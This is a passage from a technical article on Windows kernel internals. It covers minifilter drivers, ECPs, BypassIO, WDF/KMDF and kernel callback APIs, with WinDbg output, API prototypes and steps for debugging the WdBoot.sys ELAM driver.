**FLT_PROP_SUCCESS_NO_CALLBACK** (no postoperation callback routines will be called during the I/O completion phase) and **FLT_PREOP_SUCCESS_WITH_CALLBACK** (postoperation callback routines will be invoked during the I/O completion phase), for example, as already mentioned previously in this article. Of course, at the same way, a minifilter driver could have more than one postoperation callback routines that can be executed at **IRQL lower or equal** to **DISPATCH_LEVEL** and, due to this fact, data structures must be allocated in **nonpaged pool**. Anyway, postoperation routines are called in arbitrary context. Minifilter drivers also transfer information (data) between applications running in user mode and other minifilter drivers running in lower layers, which can reach device drivers and, because these data transferring operations, they are also use some kind of buffer.

There is not any news related to data buffers, and file system minifilter drivers uses the same methods from kernel drivers to access buffers that is **Buffered I/O** (mainly used over IRP operations such as *IRP_MJ_CREATE* and *IRP_MJ_QUERY_INFORMATION*, for example), **Direct I/O** and **Neither I/O** (it can used by operations such as *IRP_MJ_SYSTEM_CONTROL* and *IRP_MJ_QUERY_SECURITY*). Additionally, important and usual operations such as *IRP_MJ_READ, IRP_MJ_WRITE, IRP_MJ_DEVICE_CONTROL* and *IRP_MJ_QUERY_OPERATION* (mentioned above) can be configured as **Fast I/O** or **IRP based** operations.

As readers have realized, same **I/O IRP operations major codes** are valid for minifilter drivers, and you can check them by using a well-know **WinDbg** command:




```
1: kd> !drvobj \filesystem\cldflt f
Driver object (ffffc08674c246f0) is for:
 \FileSystem\CldFlt

Driver Extension List: (id , addr)

Device Object list:
ffffc0867469be30

DriverEntry:   fffff8034eb95010 cldflt!GsDriverEntry
DriverStartIo: 00000000
DriverUnload:  fffff8034aa029c0 FLTMGR!FltpMiniFilterDriverUnload
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[02] IRP_MJ_CLOSE                       fffff8034eb2a470   cldflt!HsmiFileCacheIrpClose
[03] IRP_MJ_READ                        fffff8034eb11b90   cldflt!HsmiFileCacheIrpRead
[04] IRP_MJ_WRITE                       fffff8034eb19bc0   cldflt!HsmiFileCacheIrpWrite
[05] IRP_MJ_QUERY_INFORMATION           fffff8034eb2a680   cldflt!HsmiFileCacheIrpQueryInformation
[06] IRP_MJ_SET_INFORMATION             fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[07] IRP_MJ_QUERY_EA                    fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[08] IRP_MJ_SET_EA                      fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[09] IRP_MJ_FLUSH_BUFFERS               fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0b] IRP_MJ_SET_VOLUME_INFORMATION      fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0c] IRP_MJ_DIRECTORY_CONTROL           fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0e] IRP_MJ_DEVICE_CONTROL              fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[10] IRP_MJ_SHUTDOWN                    fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[11] IRP_MJ_LOCK_CONTROL                fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[12] IRP_MJ_CLEANUP                     fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[13] IRP_MJ_CREATE_MAILSLOT             fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[14] IRP_MJ_QUERY_SECURITY              fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[15] IRP_MJ_SET_SECURITY                fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[16] IRP_MJ_POWER                       fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[17] IRP_MJ_SYSTEM_CONTROL              fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[18] IRP_MJ_DEVICE_CHANGE               fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[19] IRP_MJ_QUERY_QUOTA                 fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[1a] IRP_MJ_SET_QUOTA                   fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented
[1b] IRP_MJ_PNP                         fffff8034eb2a5b0   cldflt!HsmiFileCacheIrpNotImplemented


Device Object stacks:

!devstack ffffc0867469be30 :
  !DevObj           !DrvObj            !DevExt           ObjectName
> ffffc0867469be30  \FileSystem\CldFlt 00000000
```

**[Figure 54] Listing IRP routines associated to the minifilter driver**

The **Windows Cloud Files filter driver (cldflt.sys)** is a file system minifilter driver that is associated to the OneDrive, for example. The **GsDriverEntry( )** is a routine generated automatically when the driver is built, which does a short initialization and, soon after having completed the initialization, it calls the real **DriverEntry( )** that was implemented.

Moving forward, I would like to comment about **ECP (Extra Create Parameters)** that are structures holding information used during file creation, and that can be attached to I/O operations by using an **ECP_LIST structure**. For example, a file system filter driver can manipulate **ECPs (Extra Create Parameters)** to process **IRP_MJ_CREATE** operations and are exactly these ECPs that are used to distinguish between **NtCreateUserProcess( )** and **NtCreateProcessEx( )** calls, which were also mentioned in the Microsoft's article at beginning of this text. ECPs can be one of two available types: **System-defined ECPs** that are used by the OS to attach further information to **IRP_MJ_CREATE** mentioned previously, and **User-Defined ECPs** that are used by kernel drivers to process and add further information to the **IRP_MJ_CREATE** operation. Readers likely will recognize ECPs manipulation when find routines such as **FltAllocateExtraCreateParameterList** (to allocate memory to **ECP_LIST structure**), **FltFreeExtraCreateParameterList** (to free memory used by **ECP_LIST structure**), **FltAllocateExtraCreateParameter** (to allocate paged-memory pool for an ECP context structure, returning a pointer to it), **FltInsertExtraCreateParameter** (to insert ECP context structures into the **ECP_LIST structure**), **IoInitializeDriverCreateContext** (to initiate an **IO_DRIVER_CREATE_CONTEXT_STRUCTURE**) and finally **IoCreateFileEx|FltCreateFileEx2** (to attach ECPs to a given **IRP_MJ_CREATE_CONTEXT**).

Of course, there is an extensive list of routines to process and manipulate ECPs such as **FltGetEcpListFromCallbackData** (returns a pointer to an ECP list associated with a create operation callback-data object), **FltFindExtraCreateParameter** (searches a provided ECP list for an ECP's context structure) and **FltIsEcpFromUserMode** (checks whether the ECP is originated from the user mode). A quick sample of usage of these routines is shown below:



```
char __fastcall SecGetKernelModeEcpFromCallbackData(
        PFLT_FILTER Filter,
        struct _FLT_CALLBACK_DATA *a2,
        const GUID *a3,
        PVOID *a4)
{
  char v7; // bl
  PVOID EcpContext; // [rsp+30h] [rbp-18h] BYREF
  PECP_LIST EcpList; // [rsp+38h] [rbp-10h] BYREF

  EcpContext = 0i64;
  EcpList = 0i64;
  if ( FltGetEcpListFromCallbackData(Filter, a2, &EcpList) < 0 )
    return 0;
  if ( !EcpList )
    return 0;
  if ( FltFindExtraCreateParameter(Filter, EcpList, a3, &EcpContext, 0i64) < 0 )
    return 0;
  v7 = 1;
  if ( FltIsEcpFromUserMode(Filter, EcpContext) )
    return 0;
  *a4 = EcpContext;
  return v7;
}
```


**[Figure 55] Routines related to ECP**

Returning once again to the Microsoft article, the **GUID_ECP_CREATE_USER_PROCESS** and respective **CREATE_USER_PROCESS_ECP_CONTEXT** context, which contains the token of the process to be created, are used by kernel while it opens the process executable file. Therefore, while the **NtCreateUserProcess** adds the ECP for a process creation, the **NtCreateProcessEx** does not do it because it uses a section handle already created (existing). This makes it simpler to distinguish when one or the other function is used.

Certainly, **ECP** is not the only interesting topic because there is a new mechanism named **BypassIO** that has been introduced in Windows 11, that is requested for a file handle, and it turns the I/O access for reading files better and quicker due to a lower overhead, and this is leveraged by minifilter drivers. The big advantage of using **BypassIO** is that the I/O request does not pass through the entire driver stack but goes directly to NTFS file system (bypassing volume and filesystem stack, and the latter can be composed by **Volume Device Object** (**VDO**) or **Control Device Object** (**CDO**) in addition to usual minifilter device objects) and, from there, to the underlying volumes and disks. Furthermore, calls to functions such as **FltFsControlFile routine** (or native equivalents) with **FSCTL_MANAGE_BYPASS_IO** control code are usual while requesting and emitting **BypassIO** operations.

Readers will see **FSCTL_MANAGE_BYPASS_IO** and **IOCTL_STORAGE_MANAGE_BYPASS_IO** control codes involved with minifilter drivers using **BypassIO**, which demands NTFS filesystem on NVMe storage device on Windows 11 for while. You should also pay attention to requests such as **FS_BPIO_OP_ENABLE, FS_BPIO_OP_DISABLE, FS_BPIO_OP_QUERY, FS_BPIO_OP_GET_INFO** and other similar ones, mainly because they are involved with **preoperation callbacks**.

We can easily check the support for **BypassIO feature** by executing the following command:



```
C:\Users\Administrator>fsutil bypassIo state C:\
BypassIo on "C:\" is currently supported
    Storage Type:   NVMe
    Storage Driver: BypassIo compatible
```

**[Figure 56]  BypassIO: checking filesystem support**

Returning to **CDO (Control Device Object)** and **VDO (Volume Device Object)** mentioned above, which are optionally created by file system minifilter drivers (file systems must create a **CDO**, but it is optional to file system minifilter driver, although it commonly used), it is suitable to highlight that **CDO** works like a representation of minifilter driver to the user mode application, and besides of the system, of course. Later, the **FDO (filter driver object)** will perform all related tasks of filtering on a given filesystem or volume. This scheme and composition are independent of the driver handling **IRP** or **Fast I/O**. As explained previously, **IRPs** are used in general operations (synchronous or asynchronous), while **Fast I/O** are used over synchronous operations, offering advantage to make the accelerating the transfer between application/user buffer and the system cache, so bypassing eventual filesystem and volume stack in the middle of the way. Additionally, we should also remember that minifilter filesystem must implement **Fast I/O** routines even if they do not support them (and, as recommended, returning FALSE).

So far, we have explained **WDM (Windows Driver Model)**, including a series of concepts associated with kernel drivers and minifilter drivers because all these concepts are foundations of drivers in the current days. However, many years ago Microsoft introduced another framework to develop drivers named **Windows Driver Frameworks (WDF)**, which offers a kind of abstraction that simplify the driver development and, of course, soon or later readers will reverse and analyze a sample in their daily tasks.

# 6. Windows Driver Frameworks (WDF) review

The first facts about WDF are that:

- They include two important frameworks: **KMDF (Kernel-Mode Driver Framework)** and **UMDF (User-Mode Driver Framework).**
- Microsoft offers its respective source code available on: https://github.com/Microsoft/Windows-Driver-Frameworks
- Microsoft Visual Studio, as expected, offers a series of templates to develop KMDF and UMDF drivers.

These frameworks (**KMDF** and **UMDF**) offer an abstraction from **WDM** (readers could agree that it is really complex) and handles important functionalities such as Plug-and-Play and Power Management, and everything is done to offer a friendly interface to developers. We have not seen any of these details in our previous discussions because our focus is on software driver, without interacting directly with hardware. Anyway, although the model is different, the purpose is the same, that is to manage the communication between user applications and devices, or other drivers. I will target KMDF in this article, but UMDF drivers must be highlighted because they offer incredibly attractive features as handling only the memory associated with the process, having a simpler interaction with the environment, limited access to system files and even data from users, and a series of other advantages that, eventually, might attend requirements of a project.

In general, **WDF (Windows Driver Frameworks)** is composed by a central **DriverEntry routine**, which is responsible for calling the **WfdDriverCreate routine** (this routine creates the driver object that represents the driver), and a series of **event callback functions** that finally calls object methods exported by the own framework. In other words, the programming is oriented to events, so objects support one or more of these possible events, which are enabled according to system's changes or even due to new I/O requests. The best part is that the driver framework offers default routines for all possible events. The driver is not obliged to manage any of them and, if the driver wants to override any one of default routines to handle the respective event, so the driver needs to register a new callback (invoked when the event happen) and notify the driver that such event happened, which provides to driver with an opportunity to perform further processing and tasks. If readers have any issue understanding that callback concept here, think about it as a message to signal that something relevant happened (an event), and which the driver might have interest in handling. The WDF model follows the proposed driver stack:

- **application → kernel → filter device object (filter driver) → function device object (function driver) → filter device object (filter driver) → physical device object (bus driver)**

As most general concepts are similar, we have to adapt our knowledge to new function names and, eventually, concepts. As we learned previously, drivers can implement callback methods according to expected events, and afterwards they register these callbacks to the framework. The name convention for callback functions is **EvtObjectEvent**, where the **Object part** represents the referred framework object and **Event part** represents the provided event. The KMDF also follows a well-formed syntax to its methods, that's **Wdf*[Object][Operation]***, where **Object refers** to an object involved in the operation, and **Operation** refers to the method's goal.

As I had mentioned, the own framework already offers callback implementation for events, so driver needs to implement a callback whether it needs to perform a different processing. At end of the day, readers will realize that KMDF drivers work similarly to minifilter drivers without imposing meaningful restrictions.

One of nomenclature aspects that readers have already realized is that most (not all) objects and routines are prefixed with "**Wdf**" string (upper case, lower case or mixed notation). Furthermore, you will see names of objects like **WDFDEVICE** (device), **WDFDPC** (dpc), **WDFFILEOBJECT** (file), **WDFINTERRUPT** (interrupt), **WDFSPINLOCK** (spin lock), **WDFQUEUE** (queue) as well as routines as **WdfDriverCreate**, **WdfDeviceCreate, WdmDeviceCreateSymbolicLink**, **WdfObjectReference**, **WdfDeviceCreateDeviceInterface**, **WdfRequestRetrieveInputBuffer**, **WdfRequestRetrieveOutputBuffer, WdfRequestRetrieveInputWdmMdl, WdfRequestRetrieveOutputWdmMdl, WdfAllocateContext** (allocated in nonpaged pool and taken as part of the object, which has an equivalent meaning of WDM device extension), **WdfIoQueueCreate** and so on. Such objects have properties like **ParentObject, Size, ContextTypeInfo**, and so on, that are stored into **WDF_OBJECT_ATTRIBUTES** structure and initialized by **WDF_OBJECT_ATTRIBUTES_INIT** function. By the way, there are configuration structures associated to objects, which hold information like pointers to the event callbacks, and nomenclature of such structures is **WDF_*<object>*_CONFIG**, and that are usually initialized by functions/macro that also follow **WDF_*<object>*_CONFIG_INIT** as nomenclature. Therefore, while creating a KMDF driver, readers will follow the usual order in declaring and initializing configuration structures then initializing attributes and finally creating an object.

Similarly, we had seen for WDM, the WDF model is composed by I/O requests, queues, memory regions and devices, of course. Through this mechanism, when the operating system sends an I/O request to a WDF driver, the framework is responsible for handling the dispatch operation, queueing and completion of the request. Furthermore, as most applications will interact with drivers for reading, writing or even controlling devices, so routines like **WdfIoQueueCreate routine** will be used to create a queue object that represent the respective I/O queue (as usual, everything is about managing I/O requests and memory). Here is appropriate to highlight that the general WDF hierarch is given by a **driver object → device object → queue object → request object**. WDF drivers also handles interrupts by calling routines like **WdfInterruptCreate routine** and, as you could imagine, it will create interrupt objects to each given interrupted and register callback functions, which I do not need to repeat the same explanation. By the way, callbacks are usually suffixed with **Evt** string, so there are **EvtCleanupCallback**, **EvtDestroyCallback**, **EvtDeviceAdd, EvtIoRead, EvtIoWrite**, and so on.

Certainly, KMDF is an extensive topic and has its peculiarities, but it is close to the WDM development, so these couple of pages are enough to review basics on the KMDF.

## 7. Supplemental information about callbacks


Returning to callback subject, Windows offers a series of kernel callback APIs that exported by kernel (**NtosKrnl.exe** + **wdm.h**) and which drivers can use to register their callback routines that, eventually, will be called for specific kernel components' events and conditions.

As we are discussing kernel drivers and filter drivers, leaving a few words about this topic could be useful. If readers are writing a kernel driver, they could use a callback object from other drivers and register a routine (**InitializeObjectAttributes( )** + **ExCreateCallback( )** + **ExRegisterCallback( )**) to be invoked when the specific callback is triggered (a given condition happened).

The offered kernel callback functions are used mainly by security defenses to register their own callback routines to be able to monitor the system system according to specific events and conditions, so as expected, kernel callback functions are available to attend different purposes and goals.

The list of kernel callbacks (sometimes called as system callbacks) is really considerable, and I only will present the definition and concepts about few of them here:

- **CmRegisterCallbackEx( ):** this function registers a **RegistryCallback routine**, which is a routine used by filter drivers to monitor and modify any Registry operation such as key deleting, renaming, key's value changing, enumeration, creation and so on. For example, malware can use this callback to restore malicious content (for example, a malicious entry used for persistence) soon after a system administrator has removed an entry related to persistence. As we reviewed previously, the **Altitude parameter** (second parameter shown below) defines the position of the minifilter driver when compared to other minifilters in the I/O stack. Finally, we should pay attention to the fact that the first parameter (**Function**) is a pointer to the **RegistryCallback routine** to be registered and the third parameter (**Driver**) is a pointer to a traditional **DRIVER_OBJECT** structure, which represents the driver itself.



```
NTSTATUS CmRegisterCallbackEx(
  PEX_CALLBACK_FUNCTION Function,
  PCUNICODE_STRING      Altitude,
  PVOID                 Driver,
  PVOID                 Context,
  PLARGE_INTEGER        Cookie,
  PVOID                 Reserved
);
```


**[Figure 57] CmRegisterCallbackEx( )**

- **FsRtlRegisterFileSystemFilterCallbacks( ):** File system drivers call this function to register notification callback routines that will be invoked when the file system performs specific operations. Its second parameter points to a **FS_FILTER_CALLBACKS structure**, which holds the entry pointer of caller-supplied notification callback routines. At end of the execution, the usual return value is **STATUS_SUCCESS** or **STATUS_FSFILTER_OP_COMPLETED_SUCCESSFULLY**, but this last one means it has completed an **FsFilter operation**.

- **IoRegisterBootDriverCallback( ):** this function registers a **BOOT_DRIVER_CALLBACK_FUNCTION routine** that will be invoked during the initialization phase of the boot-start drivers, and whose role is to monitor boot-start events and return data to the kernel. For example, the **ELAM (Early Launch Anti-Malware) driver**, which is a mechanism that can be used by defenses like antivirus programs, is able to register callback methods using this function to verify issues due to lack of integrity of other boot drivers or even Registry entries, that also could be monitored by using **CmRegisterCallbackEx routine** as mentioned previously. Even out our focus, you can examine the


**WdBoot.sys (ELAM driver)** using **IDA Pro + WinDbg** (in a remote setup configuration) if you want to do. As a short example to help you to start:

- Open the **WdBoot.sys** driver (from **C:\Windows\system32\drivers** folder) from a remote Windows system (we will debug it later) into IDA Pro.
- Search for **DriverEntry routine** (it is called by **GsDriverEntry routine**)
- Write down the **DriverEntry's address**.
- Examine the **WdBoot.sys driver** on **PEBear**. Write down the **Image Base**.
- Through **a remote WinDbg session** (I explained steps previously), set up a breakpoint on the remote (target) to stop execution when the driver gets loaded by executing **sxe ld WdBoot.sys** and reboot the system. If you want to see all messages from debugger, execute **ed nt!Kd_DEFAULT_MASK 0xFFFFFFFF**
- Once the system rebooted and stopped on **WdBoot.sys loading**, setup the breakpoint on **WdBoot!DriverEntry** (remember that we don't have symbols) by executing **bp WdBoot + 0x1C000B000 – 0x1C0000000** (effectively is WdBoot + 0xB000).
- Type **g** to resume the system.



